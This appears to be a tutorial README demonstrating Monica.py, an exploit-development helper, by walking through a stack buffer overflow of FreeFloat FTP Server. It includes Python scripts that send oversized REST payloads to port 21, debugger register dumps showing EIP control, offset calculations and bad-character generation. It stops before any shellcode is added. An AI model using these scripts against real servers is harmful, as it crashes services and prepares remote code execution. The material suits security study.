A small Demonstration of Monica.py

https://github.com/pyxloytous/Monica

```
[+]    Author:  pyxloytous   [+]
[+]   pyxloytous@gmail.com   [+]
[+]  pyxloytous@twitter.com  [+]
[+]        Version: 1.0      [+]
```

Monica.py -h

```
root@kali:~/Monica# python monica.py -h
usage: monica.py [-h]
                 {fresh_badchar_pattern,nobad_pattern,compare,pattern_create,find_offset}
                 ...

positional arguments:
  {fresh_badchar_pattern,nobad_pattern,compare,pattern_create,find_offset}
    fresh_badchar_pattern
                        Crate Fresh_Bad_Char_Pattern
    nobad_pattern       bad_char_free_pattern - Creates bad char free pattern
                        if bad char passed
    compare             Takes a existing bad_char_file and compares with the
                        newly created bad_char_pattern in memory
    pattern_create      Takes a buffer size and creates pattern of that length
    find_offset         Find offset of a sub-pattern in the pattern file used
                        to create while sending exploit to target app

optional arguments:
  -h, --help            show this help message and exit
```

Creating Pattern

```
root@kali:~/Monica# python monica.py pattern_create -h
usage: monica.py pattern_create [-h] [-s SIZE]

optional arguments:
  -h, --help            show this help message and exit
  -s SIZE, --size SIZE  size of pattern to be created - ex: 10000
```

give pattern size, it requires to create pattern

```
root@kali:~/Monica# python monica.py pattern_create -s 1018
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting this peice of code


[+] Confirming what arguments to the command line parameters you have passed!


patSize 1018
[+] "Bad_Char_Pattern" written on
 "/root/Monica/Bad_Char_Dir/Pattern_File_1018" !


Pattern File Created with name Pattern_File_1018

eE211BE9c994aCE43fA7bBabA7a5e5cbe809E61fA92Ff6afCE7eaA2c7D10813142f498d93F528B1559cd26b661F32Ddf41356764919E57014A4b4Cab616D52eC205bBcfb8beD046882b4DFD24bfc6D45eA5Ef1a2299CDd5Ae733E0B9fD9c2c4AFbfFe091FFfE6a8bef4c83aCc95031b6215F641e2D1BfFCD07DF72FE779166A2aD7eCeEcb6Fd3D8345b67BaFABAeaf93F99b5B1eedcBE6aCdfAF404A4Be1770e1b891e09C67aaDfebF4A37F8b3DCC81dA6b9dCddeffABc468c7ed34dE38495A33Af4E394AaaF9cDEFbCEe17f8F71C2fa0CbA4bEC51627eE9AAbBC8c5da62Ec377Ef0A92Efd1fD8cd2B8c2afE5667A8b1B34cfd2E660Ed5B9eaa48C45A5a3126FD7bae9d481BFD4Db62aF991E45020Ccdd4FD7Eb2A2fBBcCe0fB8EACa567e7ecEbFFF5fA155cf940d96638cFCfCddaC66AbdBFEFFd366ae5DDbBCf32E18ddcF89d79E5da2F28ACC14FAFAAEFCB901E2EED08e65Be08D2De65e508aB2cbBf1aDF5C2E9e0F75aD3c9711ca1CE78a86eD0E6EEb6B982dabb7dc7Bcb4AC8f8dE98cdB3Ce8E6eaa80DBEE7Cb2b87Dadd2db982ce8f9EF8f0fBe3cDCE9f5CDbD9a4C84eD1c2A8371BC1Ffc6Cd633941c357feeEe5EfAF1Ed4f81A7180D9eeB6AdcDE7AaA86eF1C3eCAD509dEfcB6F8fBDCc4Ca58CC30A99e1B3a6f5Cf6376Fcadab22aF76e63fE3Ea159efdC5Dc6EfCBbed68f5C709FdDCa8Dae055BdC44a8d78
```


This pattern is to be placed in payload to send to target system to crash it and see what part of this pattern has got overwritten on any particular CPU Register

```
#!/usr/bin/python
#FREE FLOAT FTP SERVER EXPLOITE Reconstructing

buf = "A" * 1018

junk = "eE21lBE9c994aCE43fA7bBabA7a5e5cbe809E61fA92Ff6afCE7eaA2c7D10813142f498d93F528B1559cd26b661F32Ddf41356764919E5701

import socket
ip = "10.10.80.200" #Change the IP
port = 21


try:
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((ip, port))
        print "[+]Connecting with server..."
        s.recv(2000)
        s.send("USER test\r\n")
        s.recv(2000)
        s.send("PASS test\r\n")
        s.recv(2000)
        s.send('REST '+ junk +"\r\n")
        s.close()
        print "[+]Exploit sent with sucess"
except:
    print "[*]Error in connection with server: "+ip
```

Exploit executed

```
root@kali:~# ./freefloat.py
[+]Connecting with server...
[+]Exploit sent with sucess
```

after exploit execution crash of application and Exception in debugger occurs



ESP got overwritten with pattern

```
ESP 00B3FC2C ASCII "7eCeEcb6Fd3D8345b67BaFABAeaf93F99b5B1
```

EIP also got overwritten with pattern

```
EIP 37374546
```

Finding offset

Finding offset now for 37374546 substring got overwritten into EIP

```
root@kali:~/Monica# python monica.py find_offset -h
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting this peice of code


usage: monica.py find_offset [-h] [-p PATTERN] [-r REGISTER] [-f FILE]

optional arguments:
  -h, --help            show this help message and exit
  -p PATTERN, --pattern PATTERN
                        Takes sub-pattern overwrittn on any register to find
                        out its offset in the pattern file - ex: 10a7
  -r REGISTER, --register REGISTER
                        Takes name of a register - ex: EIP/ESP
  -f FILE, --file FILE  Takes path to pattern open and search the given sub-
                        pattern in it and find its offset- ex: -f
                        C:\some_dir\pattern_file or /some_dir/patternFile
```

p = 37374546 (Pattern sub-string overwritten on EIP in this case in hex format and in little endian fashon)

r = EIP

f = file path where pattern was saved when it was created earlier

Every time Monica runs it tells about the directory that it has created to store files - At this moment just the pattern file is there

```
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available e
xiting this peice of code
```

```
root@kali:~/Monica/Bad_Char_Dir# ls
Pattern File 1018
```

Finding offsets of the pattern sub-strings overwritten on concerned CPU registers

```
root@kali:~/Monica# python monica.py find_offset -p 37374546 -r EIP -f /root/
Monica/Bad_Char_Dir/Pattern_File_1018

[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting
 this peice of code


pattern file found - finding offset to the subpattern provided!

EIP_subpat: FE77
[+] [EIP] held sub-pattern: [FE77] found! OFFSET is:  [246]
```

It asks for EIP because the pattern sub-string copied from EIP is overwritten in HEX format so this checks if sub-string relates to EIP. if yes, it has to be first converted to ASCII as all pattern string comprised of ASCII. Then reverse it as data in EIP is written in little endian fashion

This piece of code on monica does all this.


```
if (reg != "EIP") and (reg != "eip"):
    foundSubPat = [x.start() for x in re.finditer(subPat, patternString)]
    print foundSubPat
else:
    subPat = subPat.decode('hex')## EIP = "hex-encoded-value-43393936", hex
    subPat = subPat[::-1] # reversing subpattern before searching it in pa
    print "EIP_subpat:", subPat
    foundSubPat = [x.start() for x in re.finditer(subPat, patternString)]
```

so the EIP offset is found at 246. It means 4 bytes of EIP starts from 247 and if 4 bytes of data is sent with 246 byte junk EIP will be overwritten.

let's check.

```
buf = "A" * 1018

junk = 'A' * 246
EIP = 'B' * 4
rest_junk = 'C' * (len(buf) - len(junk) -len(EIP))

payload = junk + EIP + rest_junk

print len(payload)

import socket
ip = "10.10.80.200" #Change the IP
port = 21
```

Check CPU registers including EIP



EIP got overwritten with 42424242

42 is hex form of 'B'

ESP is overwritten with rest of the junks called res_junk made of char 'C' (43 in hex form)

Similarly ESP overwritten pattern sub-string offset can also be determined.

copy the first four bytes of ESP and feed the same to monica with its required arguments

First four bytes in ESP are 7eCe

```
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting
 this peice of code


pattern file found - finding offset to the subpattern provided!

[259]
[+] [ESP] held sub-pattern: [7eCe] found! OFFSET is:  [258]
```

Yes it say ESP held sub-pattern offset is 258

246 junk + 4 bytes EIP + 8 byte GAP = 258

Hence ESP starts from 259th position


let's check by adding 4 bytes comprised of 'A' (41 in hex) at the start of ESP pointer

```
buf = "A" * 1018

trash = 'eE211BE9c994aCE43fA7bBabA7a5e5cbe809E61fA92Ff6afCE7eaA2c7D10813142
junk = 'A' * 246
EIP = 'B' * 4
GAP =  'C' * 8
ESP = 'A' * 4
rest_junk = 'D' * (len(buf) - len(junk) -len(EIP) - len(GAP) - len(ESP))

payload = junk + EIP + GAP + ESP + rest_junk

print len(payload)

import socket
ip = "10.10.80.200" #Change the IP
port = 21
```

After exploit execution EIP got overwritten with 4 byte of B (42424242)

Check the stack pointer where ESP points to. It's overwritten with 4 bytes of 'A' (41414141)

It confirms monica given correct information about the offset of ESP held pattern sub-string.



All ok so far.

Now from here a real shell code can be place in stack and get it executed - A bit tricky and success depends upon under what security mechanism of the application and target OS, exploit is getting executed. Although it is a concern of exploit development but this demo is just to show the functionality of monica that what actually it can do while developing any exploit

So sticking to the demo of monica features and not going deep towards exploit development continuing on demonstration of next feature of monica.

Before placing any real shell code it's time to check bad chars. the characters those break the string copy process when data is being overwritten to memory.

If bad chars are not identified and while generation of real malicious shell code if those are not removed, on the time of delivery of the shell code application will behave with those bad chars in such a way that those will work as string terminator

if shell in its entirety will not be copied to application stack it s successful execution will be in question

Ok too much bla bla bla. Now back to demonstration

Bad char Identification

Monica bad char identification functionality comes here to our rescue with following options

1. fresh_badchar_pattern - creates fresh bad char pattern comprised of all possible 256 ASCII chars

2. compare - When freshly generated bad char pattern is sent to the vulnerable application as a payload It crashes. from stack's memory dump a copy of sent bad char payload is copied and compared with the freshly generated bad char pattern. If it finds any difference, identifies what char caused this difference

3. nobad_pattern - Again process of bad char creation repeated but this time identified bad char is supplied to monica's nobad_pattern sub-command as an argument to exclude when new bad char is generated


1. Generating fresh_badchar_pattern

```
root@kali:~/Monica# ./monica.py fresh_badchar_pattern
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting
 this peice of code


New_Byte_Array =  \x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0
f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22
\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\
x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x
49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5
c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\
x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x
96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa
9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc
\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\
xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\x
e3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf
6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

[+] "Bad_Char_Pattern" written on
 "/root/Monica/Bad_Char_Dir/Bad_Char_Pattern_File" !
```


in this bad char pattern null bytes (\x00) is already removed now this bad char pattern needs to be sent to target as a payload to check if all characters in the this pattern gets copied in its entirety.

If not, means something is terminating the copy process and that needs to be identified


After the exploit is executed and payload is delivers the target application process crashes




Remember stack always starts with the ESP pointer where this time our 4 bytes of As (41414141) are residing.



Follow the stack in the memory dump to get clear picture.





locate the start of the bad_char payload string in memory dump area. It starts with 01 and goes like 02 03 04 and so on.

When identified the start of the sent bad char payload, copy a large amount of data from the memory dump starting from start of the bad char string and save in a file named 'mem_file.txt'

Note: If proper data is not copied, it will not give accurate answer - so make sure the copied data starts with the start of the bad char payload

Now call monica to help you comparing copy of bad char pattern created and the copy of the same from target machine's memory

2. compare

```
root@kali:~/Monica# ./monica.py compare -h
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available e
xiting this peice of code


usage: monica.py compare [-h] [-f FILE]

optional arguments:
  -h, --help            show this help message and exit
  -f FILE, --file FILE  Takes eixisting bad_char_file to compare
```

